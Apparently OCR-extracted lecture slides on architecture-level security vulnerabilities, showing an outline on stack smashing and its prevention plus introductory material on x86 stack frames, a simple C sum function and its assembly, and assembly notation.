
Architecture-level Security Vulnerabilities


Julian Stecklina

Outline

- How stacks work
- Smashing the stack for fun and profit ™
- Preventing stack smashing attacks
- Circumventing stack smashing prevention

The Battlefield: x86/32





The Stack

- Stack frame per function
  - Set up by compiler-generated code
- Used to store
  - Function parameters
    - If not in registers –
      GCC: `__attribute__((regparm((<num>))))`
  - Local variables
  - Control information
    - Function return address

Calling a function

```
int sum(int a, int b)
{
   return a+b;
}
```

```
sum:
   pushl %ebp
   movl %esp, %ebp
   movl 12(%ebp), %eax
   addl 8(%ebp), %eax
   popl %ebp
   ret
```

```
int main()
{
   return sum(1,3);
}
```

```
main:
   pushl %ebp
   movl %esp, %ebp
   subl $8, %esp
   movl $3, 4(%esp)
   movl $1, (%esp)
   call sum
   ret
```

Assembly recap'd

%<reg> refers to register content

Offset notation: X(%reg) == memory Location pointed to by reg + X

Constants prefixed with $ sign

(%<reg>) refers to memory location pointed to by <reg>

```
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
So what happens on a call?

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EIP

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


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


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


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


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


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


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

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


